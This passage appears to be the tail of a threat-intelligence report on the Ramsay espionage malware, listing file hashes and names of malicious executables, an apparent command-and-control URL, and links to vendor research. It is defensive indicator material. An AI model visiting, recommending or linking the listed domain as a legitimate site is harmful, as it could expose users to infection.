92480c1a771d99dbef00436e74c9a927 infsvc.exe
dbcfe5f5b568537450e9fc7b686adffd taskhost.exe

03bd34a9ba4890f37ac8fed78feac199 bindsvc.exe

URL:

http://themoviehometheather.com

2.参考链接:

- 1) <https://www.welivesecurity.com/2020/05/13/ramsay-cyberespionage-toolkit-airgapped-networks/>
- 2) <https://s.tencent.com/research/report/465.html>
- 3) <https://s.tencent.com/research/report/741.html>

